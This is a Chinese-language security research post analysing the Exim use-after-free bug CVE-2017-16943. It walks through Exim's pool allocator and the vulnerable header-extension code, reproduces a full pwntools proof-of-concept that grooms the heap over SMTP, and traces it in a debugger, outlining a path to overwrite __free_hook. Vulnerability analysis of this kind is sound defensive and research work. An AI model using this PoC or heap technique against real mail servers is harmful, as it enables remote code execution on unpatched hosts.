exim CVE-2017-16943 uaf漏洞分析

前言

本文由 **本人** 首发于 先知安全技术社区： https://xianzhi.aliyun.com/forum/user/5274

这是最近爆出来的 `exim` 的一个 `uaf` 漏洞，可以进行远程代码执行。本文对该漏洞和作者给出的 `poc` 进行分析。

正文

环境搭建

```
# 从github上拉取源码
$ git clone https://github.com/Exim/exim.git
# 在4e6ae62分支修补了UAF漏洞，所以把分支切换到之前的178ecb：
$ git checkout ef9da2ee969c27824fcd5aed6a59ac4cd217587b
# 安装相关依赖
$ apt install libdb-dev libpcre3-dev
# 获取meh提供的Makefile文件，放到Local目录下，如果没有则创建该目录
$ cd src
$ mkdir Local
$ cd Local
$ wget "https://bugs.exim.org/attachment.cgi?id=1051" -O Makefile
$ cd ..
# 修改Makefile文件的第134行，把用户修改为当前服务器上存在的用户，然后编译安装
$ make && make install
```

注:

如果要编译成 `debug` 模式，在 `Makefile` 找个位置 加上 `-g` 。 (比如 `CFLAGS`, 或者 `gcc` 路径处)

安装完后 ,修改 `/etc/exim/configure` 文件的第 `364` 行，把 `accept hosts = :` 修改成 `accept hosts = *`

然后使用 `/usr/exim/bin/exim -bdf -d+all` 运行即可。

```
haclh@ubuntu:~/workplace/exim/src$ /usr/exim/bin/exim -bdf -d+all
05:18:17 25692 Exim version 4.90_RC2-12-ef9da2e-XX uid=1000 gid=1000 pid=25692 D=fffdffff
Berkeley DB: Berkeley DB 5.3.28: (September  9, 2013)
Support for: crypteq iconv() OpenSSL DKIM DNSSEC Event OCSP PRDR TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch dbm dbmjz dbmnz dnsdb
Authenticators: cram_md5 plaintext tls
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile autoreply pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
```

漏洞分析

首先谈谈 exim 自己实现的 堆管理 机制.相关代码位于 store.c.
其中重要函数的作用

- store_get_3 : 分配内存
- store_extend_3: 扩展堆内存
- store_release_3: 释放堆内存

exim 使用 block pool 来管理内存。其中共有 3 个 pool,以枚举变量定义.

```
enum { POOL_MAIN, POOL_PERM, POOL_SEARCH };
```

程序则通过 store_pool 来决定使用哪个 pool 来分配内存。不同的 pool 相互独立。

有一些全局变量要注意。


```
//管理每个 block 链表的首节点
static storeblock *chainbase[3] = { NULL, NULL, NULL };

// 每一项是所属 pool中,目前提供的内存分配的 current_block 的指针
// 即内存管理是针对 current_block 的。
static storeblock *current_block[3] = { NULL, NULL, NULL };

// current_block 空闲内存的起始地址。每一项代表每一个
// pool 中的 current_block 的相应值
static void *next_yield[3] = { NULL, NULL, NULL };

// current_block 中空闲内存的大小， 每一项代表每一个
// pool 中的 current_block 的相应值
static int yield_length[3] = { -1, -1, -1 };

// 上一次分配获得的 内存地址
//每一项代表每一个pool 中的 current_block 的相应值
void *store_last_get[3] = { NULL, NULL, NULL };
```

block 的结构

```
typedef struct storeblock {
  struct storeblock *next;
  size_t length;
} storeblock;
```

每一个 pool 中的 block通过 next 指针链接起来

大概的结构图如下



`block` 的 `next` 和 `length` 域以下（偏移 `0x10`（64位）），用于内存分配（`0x2000` 字节）。

先来看看 `store_get_3`，该函数用于内存请求。
首次使用会先调用 `store_malloc` 使用 系统的 `malloc` 分配 `0x2000` 大小内存块，这也是 `block` 的默认大小，并将这个内存块作为 `current_block` 。

```
  if (!newblock)
    {
    pool_malloc += mlength;            /* Used in pools */
    nonpool_malloc -= mlength;         /* Exclude from overall total */
    newblock = store_malloc(mlength); // 直接调用 malloc
    newblock->next = NULL;
    newblock->length = length;
    if (!chainbase[store_pool])
      chainbase[store_pool] = newblock;
    else
      current_block[store_pool]->next = newblock;
    }
//分配一个 block后，设置 block 为current_block
  current_block[store_pool] = newblock;
  yield_length[store_pool] = newblock->length;
  next_yield[store_pool] =
    (void *)(CS current_block[store_pool] + ALIGNED_SIZEOF_STOREBLOCK);
  (void) VALGRIND_MAKE_MEM_NOACCESS(next_yield[store_pool], yield_length[store_pool]);
```


如果 `block` 中的剩余大小足够的话，通过调整 `next_yield`, `yield_length`, `store_last_get`直接切割内存块，然后返回 `store_last_get` 即可。

```
//store_last_get[store_pool]  存储分配到的内存
store_last_get[store_pool] = next_yield[store_pool];

/* Cut out the debugging stuff for utilities, but stop picky compilers from
giving warnings. */

#ifdef COMPILE_UTILITY
filename = filename;
linenumber = linenumber;
#else
DEBUG(D_memory)
  {
  if (running_in_test_harness)
    debug_printf("---%d Get %5d\n", store_pool, size);
  else
    debug_printf("---%d Get %6p %5d %-14s %4d\n", store_pool,
      store_last_get[store_pool], size, filename, linenumber);
  }
#endif  /* COMPILE_UTILITY */

(void) VALGRIND_MAKE_MEM_UNDEFINED(store_last_get[store_pool], size);
/* Update next pointer and number of bytes left in the current block. */

//next_yield 用于指向空闲位置，  现在修正指针位置
next_yield[store_pool] = (void *)(CS next_yield[store_pool] + size);
// 修正大小
yield_length[store_pool] -= size;

return store_last_get[store_pool];
} « end store_get_3 »
```

如果 `block` 中的内存不够，就用 `store_malloc` 另外分配一块，并将这个内存块作为 `current_block`，然后再进行切割。

```
// 如果需要分配的 内存大小 大于 剩余容量，则重新分配
if (size > yield_length[store_pool])
  {
  int length = (size <= STORE_BLOCK_SIZE)? STORE_BLOCK_SIZE : size;
  int mlength = length + ALIGNED_SIZEOF_STOREBLOCK;
  storeblock * newblock = NULL;

  /* Sometimes store_reset() may leave a block for us; check if we can use it */

  if (  (newblock = current_block[store_pool])
     && (newblock = newblock->next)// newblock->next 还是 newblock
     && newblock->length < length
     )
    {
    /* Give up on this block, because it's too small */
    store_free(newblock);   // 基本是 直接调用 free(ptr)
    newblock = NULL;
    }

  /* If there was no free block, get a new one */

  if (!newblock)
    {
    pool_malloc += mlength;           /* Used in pools */
    nonpool_malloc -= mlength;        /* Exclude from overall total */
    newblock = store_malloc(mlength); // 直接调用 malloc
    newblock->next = NULL;
    newblock->length = length;
    if (!chainbase[store_pool])
      chainbase[store_pool] = newblock;
    else
      current_block[store_pool]->next = newblock;
    }
```

然后是 `store_extend_3` 函数
首先会进行校验，要求 `store_last_get` 和 `next_yield` 要连续，也就是待合并的块与 `next_yield` 要紧挨着，类似于



而且剩余内存大小也要能满足需要

```
if (rounded_oldsize % alignment != 0)
  rounded_oldsize += alignment - (rounded_oldsize % alignment);

if (CS ptr + rounded_oldsize != CS (next_yield[store_pool]) ||
    inc > yield_length[store_pool] + rounded_oldsize - oldsize)
  return FALSE;
```

如果条件满足直接修改全局变量，切割内存块即可.

```
if (newsize % alignment != 0) newsize += alignment - (newsize % alignment);
next_yield[store_pool] = CS ptr + newsize;
yield_length[store_pool] -= newsize - rounded_oldsize;
(void) VALGRIND_MAKE_MEM_UNDEFINED(ptr + oldsize, inc);
return TRUE;
} « end store_extend_3 »
```

`store_release_3` 函数

找到目标地址所在 `block`， 然后调用 `free` 释放掉即可

```
void
store_release_3(void *block, const char *filename, int linenumber)
{
storeblock *b;

/* It will never be the first block, so no need to check that. */

for (b = chainbase[store_pool]; b != NULL; b = b->next)
  {
  storeblock *bb = b->next;
  if (bb != NULL && CS block == CS bb + ALIGNED_SIZEOF_STOREBLOCK)
    {
    b->next = bb->next;
    pool_malloc -= bb->length + ALIGNED_SIZEOF_STOREBLOCK;

    /* Cut out the debugging stuff for utilities, but stop picky compilers
    from giving warnings. */

    #ifdef COMPILE_UTILITY
    filename = filename;
    linenumber = linenumber;
    #else
    DEBUG(D_memory)
      {
      if (running_in_test_harness)
        debug_printf("-Release       %d\n", pool_malloc);
      else
        debug_printf("-Release %6p %-20s %4d %d\n", (void *)bb, filename,
          linenumber, pool_malloc);
      }
    if (running_in_test_harness)
      memset(bb, 0xF0, bb->length+ALIGNED_SIZEOF_STOREBLOCK);
    #endif  /* COMPILE_UTILITY */

    free(bb);
    return;
    } « end if bb!=NULL&&CSblock==CS... »
  } « end for b=chainbase[store_poo... »
```

下面正式进入漏洞分析

漏洞位于 `receive.c` 的 `receive_msg` 函数。

漏洞代码


```
if (ptr >= header_size - 4) //header_size = 0x100 默认
  {
  int oldsize = header_size;
  /* header_size += 256; */
  header_size *= 2;
  if (!store_extend(next->text, oldsize, header_size))
    {
    //malloc(header_size)
    uschar *newtext = store_get(header_size);
    memcpy(newtext, next->text, ptr);

    // 由于 next->text为 current_block， 再次  free(current_block)， 以后在使用内存就是， uaf
    store_release(next->text);
    next->text = newtext;
    }
  }
```

这个函数用于处理客户端提交的 `exim` 命令， `ptr` 表示当前以及接收的命令的字符数， `header_size` 为一个阈值，初始为 `0x100` , 当 `ptr` > `header_size-4` 时， `header_size`翻倍，然后扩展内存，以存储更多的字符串。

如果 `next->text` 与 `next_yield` 之间有另外的内存分配，或者 `next->text` 所在块没有足够的空间用来扩展，就会使用 `store_get` 获取内存，如果空间不够，就会调用 `malloc` 分配内存，然后复制内容到新分配的内存区域，最后释放掉原来的内存区域。

一切都看起来很平常，下面看看漏洞的原理。


`store_get` 分配到的是 `block`中的一小块内存（`store`），然而 `store_release_3`则会释放掉 一整个 `block` 的内存。
如果我们在进入该流程时，把 `block` 布局成类似这样.



因为 `next->text` 和 空闲块之间 有内存的分配，所以 `store_extend_3` 就会失败，进入 `store_get` 分配内存.

如果 `free memory` 区域内存能够满足需要， 那么就会从 `free memory` 区域 切割内存返回，然后会拷贝内容，最后 `store_release(next->text)`, 此时会把 整个 `block` 释放掉，这样一来 `next->text` ,`current_block` 都指向了一块已经释放掉的内存，如果以后有使用到这块内存的话, 就是 `UAF` 了。

大概流程如下



接下来，分析一下 poc.

```
# CVE-2017-16943 PoC by meh at DEVCORE
# pip install pwntools
from pwn import *

context.log_level = 'debug'

r = remote('localhost', 25)

r.recvline()
r.sendline("EHLO test")
r.recvuntil("250 HELP")
r.sendline("MAIL FROM:<>")
r.recvline()
r.sendline("RCPT TO:<meh@some.domain>")
r.recvline()


pause()

r.sendline('a'*0x1280+'\x7f')

log.info("new heap on top chunk....")
pause()


r.recvuntil('command')
r.sendline('DATA')
r.recvuntil('itself\r\n')
r.sendline('b'*0x4000+':\r\n')
log.info("use DATA to create unsorted bin, next want to let next->txt ----> block_base")
```

```
pause()



r.sendline('.\r\n')
r.sendline('.\r\n')
r.recvline()
r.sendline("MAIL FROM:<>")
r.recvline()
r.sendline("RCPT TO:<meh@some.domain>")
r.recvline()
r.sendline('a'*0x3480+'\x7f')

log.info("new heap on top chunk....  again")
pause()



r.recvuntil('command')
r.sendline('BDAT 1')
r.sendline(':BDAT \x7f')

log.info("make hole")
pause()



s = 'a'*0x1c1e + p64(0x41414141)*(0x1e00/8)

r.send(s+ ':\r\n')
r.send('\n')
r.interactive()
```

漏洞利用的原理在于，`block` 结构体的 `next` 和 `length`域恰好位于 `malloc chunk` 的 `fd` 和 `bk` 指针区域，如果我们能在触发漏洞时把 这个 `chunk`放到 `unsorted bin` 中，`block` 结构体的 `next` 和 `length`就会变成 `main_arena` 中的地址，然后再次触发 `store_get` ，就会从 `main_arena` 中切割内存块返回给我们，我们就能修改 `main_arena` 中的数据了。可以改掉 `__free_hook` 来控制 `eip`.

继续往下之前，还有一个点需要说一下。

当 `exim` 获得客户端连接后，首先调用 `smtp_setup_msg` 获取命令，如果获取到的是 **无法识别** 的命令，就会调用 `string_printing` 函数。

```
default:
if (unknown_command_count++ >= smtp_max_unknown_commands)
  {
  log_write(L_smtp_syntax_error, LOG_MAIN,
    "SMTP syntax error in \"%s\" %s %s",
    string_printing(smtp_cmd_buffer), host_and_ident(TRUE),
    US"unrecognized command");
  incomplete_transaction_log(US"unrecognized command");
  smtp_notquit_exit(US"bad-commands", US"500",
    US"Too many unrecognized commands");
  done = 2;
  log_write(0, LOG_MAIN|LOG_REJECT, "SMTP call from %s dropped: too many "
    "unrecognized commands (last was \"%s\")", host_and_ident(FALSE),
    string_printing(smtp_cmd_buffer));
  }
else
  done = synprot_error(L_smtp_syntax_error, 500, NULL,
```

这个函数内部会调用 `store_get` 保存字符串.

```
ss = store_get(length + nonprintcount * 3 + 1);
```

所以我们可以通过这个 `tips` 控制一定的内存分配。

下面通过调试，看看 `poc` 的流程。

首先通过发送 无法识别的命令，分配一块大内存，与 `top chunk` 相邻

```
r.sendline('a'*0x1280+'\x7f')
```

```
   128  void *
   129  store_get_3(int size, const char *filename, int linenumber)
→  130  {
   131  /* Round up the size to a multiple of the alignment. Although this looks a
   132  messy statement, because "alignment" is a constant expression, the compiler can
   133  do a reasonable job of optimizing, especially if the value of "alignment" is a
   134  power of two. I checked this with -O2, and gcc did very well, compiling it to 4

[#0] Id 1, Name: "exim", stopped, reason: BREAKPOINT

[#0] 0x49105e →Name: store_get_3(size=0x1285, filename=0x4ebb20 "string.c", linenumber=0x136)
[#1] 0x49281b →Name: string_printing2(s=0x743fa0 'a' <repeats 4736 times>, "\177", allow_tab=0x1)
[#2] 0x4865c4 →Name: synprot_error(type=0x8000, code=0x1f4, data=0x0, errmess=0x4e755e "unrecognized command")
[#3] 0x48c503 →Name: smtp_setup_msg()
[#4] 0x4117d6 →Name: handle_smtp_call(listen_sockets=0x740088, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fffffbd6b
[#5] 0x414d40 →Name: daemon_go()
[#6] 0x432c36 →Name: main(argc=0x3, cargv=0x7fffffffde48)

gef➤  p current_block
$1 = {0x73ff60, 0x741f80, 0x0}
gef➤  p yield_length
$2 = {0x11b0, 0x1e08, 0xffffffff}
gef➤  p store_last_get
$3 = {0x7405f0, 0x0, 0x0}
gef➤  p store_pool
$4 = 0x0
gef➤  heap arenas
Arena (base=0x7ffff69abb20, top=0x74efc0, last_remainder=0x7348b0, next=0x7ffff69abb20, next_free=0x0, system_mem=0x44000)
gef➤
```

可以看到此时 `current_block` 中剩下的长度为 `0x11b0`，而请求的长度 `0x1285`，所以会通过 `malloc` 从系统分配内存，然后在切割返回。执行完后看看堆的状态

```
gef➤  heap arenas
Arena (base=0x7ffff69abb20, top=0x750fe0, last_remainder=0x7348b0, next=0x7ffff69abb20, next_free=0x0, system_mem=0x44000)
gef➤  p current_block
$6 = {0x74efd0, 0x741f80, 0x0}
gef➤  p yield_length
$7 = {0xd78, 0x1e08, 0xffffffff}
gef➤  p store_last_get
$8 = {0x74efe0, 0x0, 0x0}
gef➤  x/4xg 0x74efd0
0x74efd0:       0x0000000000000000      0x0000000000002000
0x74efe0:       0x0000000000000000      0x0000000000000000
gef➤  x/4xg 0x74efd0+0x2000
0x750fd0:       0x0000000000000000      0x0000000000000000
0x750fe0:       0x0000000000000000      0x0000000000011021
gef➤  x/4xg 0x74efd0-0x10
0x74efc0:       0x0000000000000000      0x0000000000002021
0x74efd0:       0x0000000000000000      0x0000000000002000
gef➤  x/4xg 0x74efd0-0x10+0x2020
0x750fe0:       0x0000000000000000      0x0000000000011021
0x750ff0:       0x0000000000000000      0x0000000000000000
gef➤  p 0x2000-0xd78
$9 = 0x1288
gef➤
```

可以看到，现在的 current_block 的指针就是上一步的 top chunk 的地址，而且现在 current_block 和 top chunk 是相邻的。通过计算可以知道共分配了 0x1288 字节（内存对齐）

然后通过

```
r.sendline('b'*0x4000+':\r\n')
```

构造非常大的 unsorted bin, 原因在于，他这个是先 分配 再 free 的，由于 0x4000 远大于 header_size 的初始值（0x100），这样就会触发多次的 store_get, 而且 0x4000 也大于 block 的默认大小（0x2000），所以也会触发多次的 malloc ， 在 malloc 以后，会调用 store_release 释放掉之前的块，然后由于这个释放的块和 top chunk 之间有正在使用的块(刚刚调用store_get分配的） ， 所以不会与top chunk 合并，而会把 它放到 unsorted bin 中 ， 这样多次以后就会构造一个比较大的 unsorted bin.

```
//malloc(header_size)
uschar *newtext = store_get(header_size);
memcpy(newtext, next->text, ptr);

// 由于 next->text为 current_block,  再次
store_release(next->text);
next->text = newtext;
}
```

第一次调用 store_get，进行扩展，可以看到 请求 0x1000, 但是剩余的只有 0x548, 所以会调用 malloc 分配。

```
   1822        {
                // newtext=0x00007fffffffbd0a8  →  0x00000000f663c9c7, header_size=0x1000
 →1823        uschar *newtext = store_get(header_size);
   1824        memcpy(newtext, next->text, ptr);
   1825        store_release(next->text);
   1826        next->text = newtext;
   1827        }
[#0] Id 1, Name: "exim", stopped, reason: BREAKPOINT
[#0] 0x46e11a →Name: receive_msg(extract_recip=0x0)
[#1] 0x4117ef →Name: handle_smtp_call(listen_sockets=0x740088, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fff
[#2] 0x414d40 →Name: daemon_go()
[#3] 0x432c36 →Name: main(argc=0x3, cargv=0x7fffffffde48)
gef➤  p current_block
$13 = {0x74efd0, 0x741f80, 0x0}
gef➤  p yield_length
$14 = {0x548, 0x1e08, 0xffffffff}
gef➤  p store_last_get
$15 = {0x750298, 0x0, 0x0}
gef➤  heap arenas
Arena (base=0x7ffff69abb20, top=0x750fe0, last_remainder=0x7348b0, next=0x7ffff69abb20, next_free=0x0, system_mem=0x44000)
gef➤
```

单步步过，查看堆的状态，发现和预期一致

```
gef➤  heap arenas
Arena (base=0x7ffff69abb20, top=0x753000, last_remainder=0x7348b0, next=0x7ffff69abb20, next_free=0x0, system_mem=0x44000)
gef➤  store_getQuit
gef➤  p current_block
$16 = {0x750ff0, 0x741f80, 0x0}
gef➤  p yield_length
$17 = {0x1000, 0x1e08, 0xffffffff}
gef➤  p store_last_get
$18 = {0x751000, 0x0, 0x0}
gef➤
```

`store_release(next->text)` 之后就有 `unsorted bin`.

```
[+] unsorted_bins[0]: fw=0x750fe0, bk=0x750fe0
 →   Chunk(addr=0x750ff0, size=0x2020, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
```

多次以后，就会有一个非常大的 `unsorted bin`

```
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x751ff0, bk=0x751ff0
 →   Chunk(addr=0x752000, size=0x5030, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
```

接下来使用

```
r.sendline('a'*0x3480+'\x7f')
```

再次分配一块大内存内存，使得 `yield_length < 0x100`， 分配完后 `yield_length` 变成了 `0xa0`。

```
[ Unsorted Bin for arena
[+] unsorted_bins[0]: fw=0x7348b0, bk=0x750fe0
 →   Chunk(addr=0x7348c0, size=0x690, flags=PREV_INUSE)    →   Chunk(addr=0x750ff0
[+] Found 2 chunks in unsorted bin.
[ Small Bins for arena
[+] Found 0 chunks in 0 small non-empty bins.
[ Large Bins for arena
[+] Found 0 chunks in 0 large non-empty bins.
gef➤  heap arenas
Arena (base=0x7ffff69abb20, top=0x75f040, last_remainder=0x734ae0, next=0x7ffff69
gef➤  p current_block
$23 = {0x757030, 0x741f80, 0x0}
gef➤  p yield_length
$24 = {0xa0, 0x1e08, 0xffffffff}
gef➤  p store_last_get
$25 = {0x75bb18, 0x0, 0x0}
gef➤
```

下面使用

```
r.recvuntil('command')
r.sendline('BDAT 1')
r.sendline(':BDAT \x7f')
```

然后会进入 `receive_msg`

```
received_header = header_list = header_last = store_get(sizeof(header_line));
header_list->next = NULL;
header_list->type = htype_old;
header_list->text = NULL;
header_list->slen = 0;

/* Control block for the next header to be read. */

next = store_get(sizeof(header_line));
next->text = store_get(header_size);
```

